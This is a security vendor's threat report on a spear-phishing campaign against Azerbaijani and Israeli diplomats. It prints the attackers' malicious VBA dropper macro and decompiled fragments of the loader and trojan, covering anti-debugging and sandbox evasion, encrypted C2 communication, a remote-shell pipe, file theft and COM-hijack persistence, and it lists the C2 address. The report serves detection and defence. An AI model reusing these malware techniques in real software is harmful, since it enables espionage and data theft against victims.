New APT Group Actor240524: A Closer Look at Its Cyber Tactics Against Azerbaijan and Israel - NSFOCUS, Inc., a global network and cyber security leader, protects enterprises and carriers from advanced cyber attacks.

By NSFOCUS

Published: 2024-08-08 · Archived: 2026-04-05 18:55:18 UTC

Overview

Leveraging NSFOCUS's Global Threat Hunting System, NSFOCUS Security Labs (NSL) captured an attack campaign targeting Azerbaijan and Israel on July 1, 2024. By analyzing the tactics, attack vectors, weapons, and infrastructure of the attack in this incident, it was found that the exposed attack characteristics have no direct connection with known APT groups. Therefore, NSL attributes the attackers of this campaign to a new APT group, marking the group as Actor240524 and naming the new type of Trojan program used by the group as ABCloader and ABCsync.

In this attack incident, Actor240524 attackers used spear-phishing emails to launch attacks on Azerbaijani and Israeli diplomats, intending to steal sensitive data through new weapons.

Introduction to Actor240524




Figure 2.1 Introduction to Actor240524

Actor240524 possesses the ability to steal secrets and modify file data, using a variety of countermeasures to avoid overexposure of attack tactics and techniques.

Activity Description

In this incident, the attackers used a Word document embedded with malicious macro code as bait, with the file name “iden.doc”. The content consists of three blurry images, as shown below:

- An official document issued by government websites or news organizations.
- An official page of Azerbaijan, displaying the national emblem, name, and some links of Azerbaijan.
- An official page of Azerbaijan, displaying the cabinet building and a list of administrative personnel.

NSL found that the bait document first appeared in the Israeli region, and all the languages in the above bait images are Azerbaijani.

Azerbaijan and Israel are allied countries with close economic and political exchanges. Actor240524’s operation this time is likely aimed at the cooperative relationship between the two countries, targeting phishing attacks on diplomatic personnel of both countries.

Figure 3.1 Decoy Document Used by Actor240524

Attack Process

The attacker lured the target into clicking “Enable Content” through the malicious document containing blurry images, which upon execution, reads encrypted data from within itself, releases three executable files, and executes ABCsync. The attack process of this incident is summarized as follows:

1. After opening the document, the user is prompted to click “Enable Content.” Upon clicking, the macro code is executed, utilizing the embedded VBA program in the doc to decode and store the malicious payload to a specified path and execute ABCloader.
2. Execute “MicrosoftWordUpdater.log” (ABCloader) to decrypt and release three executable files and load the subsequent “synchronize.dll” (ABCsync).
3. ABCsync connects to the C2 server, receives remote commands, and performs the corresponding functions of the commands.




Figure 4.1 Attack Process of APT Group Actor240524

The VBA script executed after the victim runs the phishing document functions as follows: It decodes the malicious payload stored within itself to a specified path “C:\Users\Public\Documents\MicrosoftWordUpdater.log” (this file is an .exe file, and the attacker has changed its extension to .log to confuse the user), then executes the command to run the program, with the code as shown below:

```
On Error GoTo erorr

    Dim exe_path As String
    Dim mal_path As String

    exe_path = "C:\\Users\\Public\\Documents\\MicrosoftWordUpdater.log"    'run it
    mal_path = "C:\\Users\\Public\\Documents\\ERORR Windows Reporting.exe"  'final maleware

    If FileExist(mal_path) Then      ' check file do not exist
        End
    End If

    delay

    Dim app As String
    app = dddd(UserForm1.TextBox1.Text)    ' malware use in (encode by python
    delay

    ''''''''''''''''''''''

    fileNumber = FreeFile
    Open exe_path For Output As fileNumber

    Print #fileNumber, app
    Close fileNumber

    Run (exe_path)
```

Figure 4.2 Malicious Macro Code

“MicrosoftWordUpdater.log” (ABCloader) is a loader. Its main function is to determine the running environment, decrypt the program, and load the subsequent DLL (ABCsync).

After the program runs, it initializes, executes the decryption function, and dynamically obtains the function address, storing it in a global structure array for subsequent use.

```
if ( !initterm_e((_PIFV *)&qword_1400163C0, (_PIFV *)&qword_1400163F8) )
{
  initterm((_PVFV *)&First, (_PVFV *)&Last);
  dword_14002EF60 = 2;
  goto LABEL_7;
}
```

Figure 4.3 Initialization Execution


It then performs various anti-sandbox and anti-analysis techniques for environmental detection. If a sandbox environment or analysis behavior is detected, it will jump to the exit function and execute this function to terminate the current process.

```
if ( sus_ddbug_140009610() )
{
  v6 = GetCurrentProcess();
  TerminateProcess(v6, 0);
}
if ( sub_1400097D0() )
{
  v9 = GetCurrentProcess();
  TerminateProcess(v9, 0);
```

Figure 4.4 Exiting the Process After Detecting Analysis Behavior

After passing the anti-analysis detection, it decrypts the encrypted data stored in the current program and writes the decrypted data to a specified location (C:\Users\AppData\Local\Microsoft\Edge\User Data\Synchronize).

Depending on whether the value at the memory location 0x7ffe0260 is less than 0x4E20, it decrypts either “vcruntime220.dll” or “vcruntime190.dll,” and then decrypts two files fixedly, “synchronize.dll” and “synchronize.exe.” Finally, it loads the “synchronize.dll” dynamic link library (ABCsync).



```
{
  HANDLE ProcessHeap; // rax

  LoadLibraryA(lpThreadParameter);            // "C:\\Users\\AppData\\Local\\Microsoft\\Edge\\User Data\\Synchronize\\synchronize.dll"
  if ( lpThreadParameter )
  {
    ProcessHeap = GetProcessHeap();
    HeapFree(ProcessHeap, 0, lpThreadParameter);
  }
  return 0i64;
}
```


Figure 4.5 Loading the “synchronize.dll” Dynamic Link Library

Adversarial Technique Analysis

The ABCloader and the malicious payload ABCsync employ similar adversarial analysis detection methods. The following is a detailed description of the adversarial techniques of the Trojan.

API Encryption

Important strings within the program (file paths, file names, keys, error messages, C2 addresses) and key API functions are encrypted to counteract sandbox detection and static analysis.




```
do
{
  *(v6 - 1) = v6[v5 - 1] - byte_14002AF10[(int)v4 % 20];
  *v6 = v6[v5] - byte_14002AF10[v4 - 20 * ((int)(v4 + 1) / 20) + 1];
  v6[1] = v6[v5 + 1] - byte_14002AF10[v4 - 20 * ((int)(v4 + 2) / 20) + 2];
  v6[2] = v6[v5 + 2] - byte_14002AF10[v4 - 20 * ((int)(v4 + 3) / 20) + 3];
  v6[3] = v6[v5 + 3] - byte_14002AF10[v4 - 20 * ((int)(v4 + 4) / 20) + 4];
  v6[4] = v6[v5 + 4] - byte_14002AF10[v4 - 20 * ((int)(v4 + 5) / 20) + 5];
  v6[5] = v6[v5 + 5] - byte_14002AF10[v4 - 20 * ((int)(v4 + 6) / 20) + 6];
  v6[6] = v6[v5 + 6] - byte_14002AF10[v4 - 20 * ((int)(v4 + 7) / 20) + 7];
  v6[7] = v6[v5 + 7] - byte_14002AF10[v4 - 20 * ((int)(v4 + 8) / 20) + 8];
  v6[8] = v6[v5 + 8] - byte_14002AF10[v4 - 20 * ((int)(v4 + 9) / 20) + 9];
  v6[9] = v6[v5 + 9] - byte_14002AF10[v4 - 20 * ((int)(v4 + 10) / 20) + 10];
  v6[10] = v6[v5 + 10] - byte_14002AF10[v4 - 20 * ((int)(v4 + 11) / 20) + 11];
  v6[11] = v6[v5 + 11] - byte_14002AF10[v4 - 20 * ((int)(v4 + 12) / 20) + 12];
  v6[12] = v6[v5 + 12] - byte_14002AF10[v4 - 20 * ((int)(v4 + 13) / 20) + 13];
  v6[13] = v6[v5 + 13] - byte_14002AF10[v4 - 20 * ((int)(v4 + 14) / 20) + 14];
  v6 += 17;
  *(v6 - 3) = v6[v5 - 3] - byte_14002AF10[v4 - 20 * ((int)(v4 + 15) / 20) + 15];
  v7 = (unsigned __int64)(1717986919i64 * (int)(v4 + 16)) >> 32;
  v8 = v4;
  v4 += 17;
  *(v6 - 2) = v6[v5 - 2] - byte_14002AF10[v8 - 20 * (((unsigned int)v7 >> 31) + (v7 >> 3)) + 16];
}
while ( v4 < 0x11 );
return result;
```

Figure 5.1 String Encryption

PEB Detection

The BeingDebugged field and the NtGlobalFlag flag are checked to determine if the process is being debugged. The BeingDebugged field in the PEB, if set to 1, indicates that the process is being debugged.



```
ProcessEnvironmentBlock = NtCurrentTeb()->ProcessEnvironmentBlock;
if ( ProcessEnvironmentBlock->BeingDebugged == 1 || LOBYTE(ProcessEnvironmentBlock->NtGlobalFlag) == 112 )
  return 1i64;
```

Figure 5.2 Anti-Debugging with PEB

By calling the NtQueryInformationProcess function, it checks for the presence of a debugger, using ProcessDebugPort(0x7) and ProcessDebugObjectHandle(0x1E) to determine if the process is in a debugging state.

```
NtQueryInformationProcess_1 = GetProcAddress(ModuleHandleW, v1);
if ( NtQueryInformationProcess_1 )
{
  NtQueryInformationProcess = GetCurrentProcess();
  if ( !((unsigned int (__fastcall *)(HANDLE, __int64, __int64 *, __int64, _QWORD))NtQueryInformationProcess_1)(
          NtQueryInformationProcess,
          7i64,
          &v15,
          8i64,
          0i64) )
  {
    if ( v15 )
      return 1i64;
    v6 = GetCurrentProcess();
    v7 = ((__int64 (__fastcall *)(HANDLE, __int64, __int64 *, __int64, _QWORD))NtQueryInformationProcess_1)(
           v6,
           0x1Ei64,
           &v16,
           8i64,
           0i64);
    if ( !v7 || v7 == 0xC0000353 )
    {
      if ( v16 )
        return 1i64;
    }
  }
}
```

Figure 5.3 Detects the Program State by Calling the NtQueryInformationProcess Function

Hardware Breakpoint Detection

It determines the presence of debugging behavior by checking whether hardware breakpoints have been set.

```
Context.P1Home = 1232i64;
memset(&Context.P2Home, 0, 0x4C8ui64);
Context.ContextFlags = 1048592;
CurrentThread = GetCurrentThread();
return GetThreadContext(CurrentThread, &Context) && (Context.Dr0 || Context.Dr1 || Context.Dr2 || Context.Dr3);
```

Figure 5.4 Detecting Hardware Breakpoints for Anti-Debugging

Screen Resolution Detection

It checks the screen resolution to determine whether the environment is a virtual machine or sandbox: by determining if the display uses standard resolutions (1920, 2560, 1440, 1080, 1200, 1600, 900) to judge whether the process is running in a sandbox or virtual machine environment.

```
v2 = (WCHAR *)lpidProcess;
cbNeeded = 0;
((void (__fastcall *)(_QWORD, _QWORD, __int64 (__fastcall *)(), DWORD *))EnumDisplayMonitors)(
  0i64,
  0i64,
  sub_140009540,
  &cbNeeded);
v3 = 0;
```

Figure 5.5 Enumerating All Monitors in the System

Process Count Detection

It determines if the number of processes running in the system is less than 200, and if so, it exits the process.

```
K32EnumProcesses((DWORD *)v2, 0x1000u, &cbNeeded) && (cbNeeded & 0xFFFFFFFC) < 200;
```

Figure 5.6 Determining the Number of Running Processes in the Current System

Specific Permission Detection

Whether the current process's access token has specific permissions (built-in domain and administrator group). It determines the running environment by checking for special permissions.

```
*(_WORD *)&v7.Value[4] = 0x500;
v6 = 0;
v5 = 0i64;
*(_DWORD *)v7.Value = 0;
v2 = AllocateAndInitializeSid(&v7, 2u, 0x20u, 0x220u, 0, 0, 0, 0, 0, 0, &v5);
v3 = v5;
if ( !v2 && v5 )
{
  FreeSid(v5);
  v3 = 0i64;
  v5 = 0i64;
}
if ( !CheckTokenMembership(0i64, v3, &v6) && v5 )
  FreeSid(v5);
```

Figure 5.7 Checking if the Current Process Token Belongs to a Specific SID Group

Attack Payload Analysis

"ABCsync" is the attack payload of the attack process, with its main functions being to execute remote shells, modify user data, steal user files, etc.

"ABCsync" uses the same adversarial techniques as "ABCloader" for encrypted communication. Multiple communication commands combine to complete a function, suggesting that the program is still in the testing phase.

First, "ABCloader" will load "ABCsync," then use the same adversarial techniques for anti-debugging. It then initializes strings and the AES encryption key, creates registry entries and values to achieve COM component hijacking. Finally, it connects to the C2 to receive commands and execute them.

Communication

After decrypting the C2 address "185.23.253.143," it connects and sends a fixed data packet. After sending the data packet, the server automatically sends the command "aaaa" (after decryption). It executes the function to obtain basic computer information. It continuously receives commands and sends online packages until the next command is updated.

The program uses the UDP protocol for communication, and during the communication process, it uses the encryption algorithm AES-256 (with the encryption mode ChainingModeCBC) to encrypt the communication data.

```
if ( (int)BCryptOpenAlgorithmProvider(&hAlgorithm, L"AES", 0i64, 0i64) < 0
  || (int)BCryptGetProperty(hAlgorithm, L"ObjectLength", &v4, 4i64, &v5, 0) < 0
  || (int)BCryptGetProperty(hAlgorithm, L"BlockLength", &v6, 4i64, &v5, 0) < 0
  || v6 != 16 )
{
  return 0i64;
}
if ( v4 )
  memset(v1, 0, (int)v4);
return (int)BCryptSetProperty(hAlgorithm, L"ChainingMode", L"ChainingModeCBC", 32i64, 0) >= 0
    && (int)BCryptGenerateSymmetricKey(hAlgorithm, &phKey, v1, v4, a1, 32, 0) >= 0;
```

Figure 6.1 Initializing AES Encryption Function

Functionality

The main functions of the Trojan program are to execute remote shells, modify user data, and steal user files through pipe communication. The C2 end issues command functions in steps, and the client will return error information. Therefore, it is speculated that this program is still in the testing phase. Because the commands are detailed and each step is well-ordered, it is speculated that this Trojan program has a very complex control end, capable of combining functions for more diverse operations.

To execute a remote shell, the server first issues the command “aaaaaa aaaaa-” as needed, establishing pipe communication between CMD and the current process. Then, by sending “aaaa aaaaaaa” plus “CMD”, the desired command is sent to the client to execute the remote shell command.

```
qword_180026030 = 0i64;
v4 = CreateJobObjectA_180026288(&v9, 0i64);
v9.bInheritHandle = 1;
qword_180026030 = v4;
v9.lpSecurityDescriptor = 0i64;
if ( !CreatePipe(&read_180025BC0, &write, &v9, 0) )
  return 1i64;
if ( !SetHandleInformation(read_180025BC0, 1u, 0) )
  return 1i64;
if ( !CreatePipe(&qword_180025E40, &qword_180026020, &v9, 0) )
  return 1i64;
if ( !SetHandleInformation(qword_180026020, 1u, 0) )
  return 1i64;
v8 = 0i64;
v15 = write;
v14 = write;
v13 = qword_180025E40;
memset(v10, 0, sizeof(v10));
LODWORD(v10[0]) = 104;
v11 = 0i64;
v12 = 0i64;
v7 = 0i64;
HIDWORD(v11) = _mm_cvtsi128_si32(_mm_srli_si128(0i64, 12)) | 0x100;
v5 = CreateProcessA_1800262C0(0i64, a1, 0i64, 0i64, 1, 0x8000000, 0i64, a2, v10, &v7);
if ( !AssignProcessToJobObject_1800262A8(qword_180026030, v7)
  || !v5
  && (!CreateProcessA_1800262C0(0i64, a1, 0i64, 0i64, 1, 0x8000000, 0i64, 0i64, v10, &v7)
   || !AssignProcessToJobObject_1800262A8(qword_180026030, v7)) )
{
  return 1i64;
}
```

Figure 6.2 Establishing an Anonymous Pipe

To obtain file data, the server first sends “bbbbbbbb-,” the client creates a file to get the handle and obtain the size of the file. The file location is identified through the parameters following the command. Then, the command “aaaa-aaaaa-” is sent to read the file data through the handle and send it to the server.

```
SetFilePointer(HFile_180025BB0, v86, 0i64, 0);
v113 = 0;
v92 = 0;
if ( v89 )
{
  while ( ReadFile_1800261B0(v90, &v88[v92], v89 - v92, &v113, 0i64) )
  {
    v92 += v113;
    if ( v92 >= v89 )
      goto LABEL_152;
  }
  goto LABEL_1;
}
```

Figure 6.3 Reading the File to be Sent

To rewrite the content of a specified file in the computer, the server first issues the command “aaaaaa-” to set the file to be modified, and then uses the “aaaaaaaa-” command to set the data to be modified for the specific modification operation. The specified file is modified through the API.

Specific function parameters are shown in the table 6.1. Parameters follow the command, forming a long string.

Table 6.1 Function Parameters

Instruction	**Parameter**	**Function**	**Sent Value**
aaaa	–	Send system information	Encrypted system information
aaa aaaaa-	–	Parse instruction	–
aaaaaa aaaaa-	–	Establish pipe communication between CMD and the current process (Create a pipe for subsequent execution of cmd instructions)	Send bbbbbb on failure Send aaaaaaa on success
aaaa aaaaaaa	Command to execute	Write the CMD instruction to be executed	Send bbbbbb on failure Send aaaaaaa on success
aaaaa aaaaaa	–	Read the output information after executing the CMD instruction	Return –aa aaaa– on failure
aaaa aaaaa	–	Exit the process	–
aaaaaa-	Specified file path to retrieve	Get the handle of the specified file (open the file for subsequent writing)	Send bbbbbb on failure Send aaaaaaa on success
aaaaaaaa-	Data to write to the file	Write the specified content to the file obtained by the handle from the aaaaaa- instruction	–
bbbbbbbb-	Specified file path to retrieve	Get the handle of the specified file and the file size (open the file and get the size for subsequent sending)	Send bbbbbb on failure

aaaa-aaaaa-	–	Send the file specified by the bbbbbbb-instruction	–
ccccc	–	Reconnect to the network	–
aa aaaaa	–	Execute synchronize.exe	–
bbbbb	–	Interactive instruction	aaaaaaaaaa
–	–	Receive data with a length of 0	aaaaaaaaaa

There are also other behaviors in ABCsync, such as initializing program execution detection; if some initialization fails, a forged error message pops up to deceive the victim.




Figure 6.4 Forged Error Message

The Trojan also determines the system version based on the value stored at the address 0x7ffe0260, confirming which COM component to hijack.

```
result = RegOpenKeyW(HKEY_LOCAL_MACHINE, key_path, &v38);// RegOpenKeyW L"SOFTWARE\\Classes\\CLSID"
if ( !result )
{
  if ( RegOpenKeyW(v38, son, &v36) )          // 00000000000000F0  L"{6F58F65F-EC0E-4ACA-99FE-FC5A1A25E4BE}"
    return RegCloseKey(v38);                  // RegCloseKey
  if ( RegOpenKeyExW(HKEY_CURRENT_USER, key_path, 0, 0x20006u, &v37) )// RegOpenKeyExW L"SOFTWARE\\Classes\\CLSID"
  {
    RegCloseKey(v36);
    return RegCloseKey(v38);
  }
  if ( RegCreateKeyExW(v37, son, 0, 0i64, 0, 0x20006u, 0i64, &v37, 0i64) )// RegCreateKeyExW
```

Figure 6.5 System Registry Operations

Other Component Functions

synchronize.exe

synchronize.exe is a loader with functions essentially identical to ABCloader, with the main difference being that synchronize.exe removes the encrypted data used to decrypt the synchronize.exe program itself, meaning that the program will not decrypt itself repeatedly.

```
if ( !sub_1400090F0() && !(unsigned int)sus_JIEMI_140001D00((__int64)&unk_14001D740, 0, v30) )
{
  sus_messageboxs_1400024B0();
  v31 = GetCurrentProcess();
  TerminateProcess(v31, 0);
}
```

Figure 7.1 Encryption Content Input Value Changed to 0

vcruntime190.dll

ABCsync implements COM component hijacking, replacing the originally called LanguageComponentsInstaller.dll with the malicious vcruntime190.dll, achieving persistent residency capabilities.

When the system calls LanguageComponentsInstaller.dll, it results in the execution of vcruntime190.dll, whose main function is to create a thread to run synchronize.exe, thus achieving persistence (the normal component is located at C:\Windows\System32\LanguageComponentsInstaller.dll).

```
lpProcessInformation = (struct _PROCESS_INFORMATION *)sub_180001110(0x18ui64);
lpStartupInfo = (LPSTARTUPINFOA)sub_180001110(0x68ui64);
lpStartupInfo->cb = 104;
lpDst = (CHAR *)sub_180001110(0x12Cui64);
v1 = sub_180001180((__int64)&unk_1800020A0, 67);// "%localappdata%\\Microsoft\\Edge\\User Data\\synchronize\\synchronize.exe"
ExpandEnvironmentStringsA(v1, lpDst, 0x12Cu);
CreateProcessA(lpDst, 0i64, 0i64, 0i64, 1, 0, 0i64, 0i64, lpStartupInfo, lpProcessInformation);// "C:\\Users\\AppData\\Local\\Microsoft\\Edge\\User Data\\synchronize\\synchronize.exe"
sub_180001140(lpProcessInformation);
sub_180001140(lpStartupInfo);
sub_180001140(lpDst);
dword_180003000 = 1;
return 0i64;
```

Figure 7.2 Execution of the program synchronize.exe

vcruntime220.dll

vcruntime220.dll has the same functionality as vcruntime190.dll. It replaces the originally called executable file with a malicious dll to achieve persistent residency capabilities. The difference lies in that Vcruntime220.dll hijacks the COM component Windows.UI.FileExplorer.dll. Windows.UI.FileExplorer.dll is mainly used to support certain features and interface elements of the File Explorer and the normal component is located at C:\Windows\System32\Windows.UI.FileExplorer.dll.

IoC

Decoy Document: iden.doc

HASH: 1ee73b17111ab0ffb2f62690310f4ada

C2: 185.23.253.143: 36731
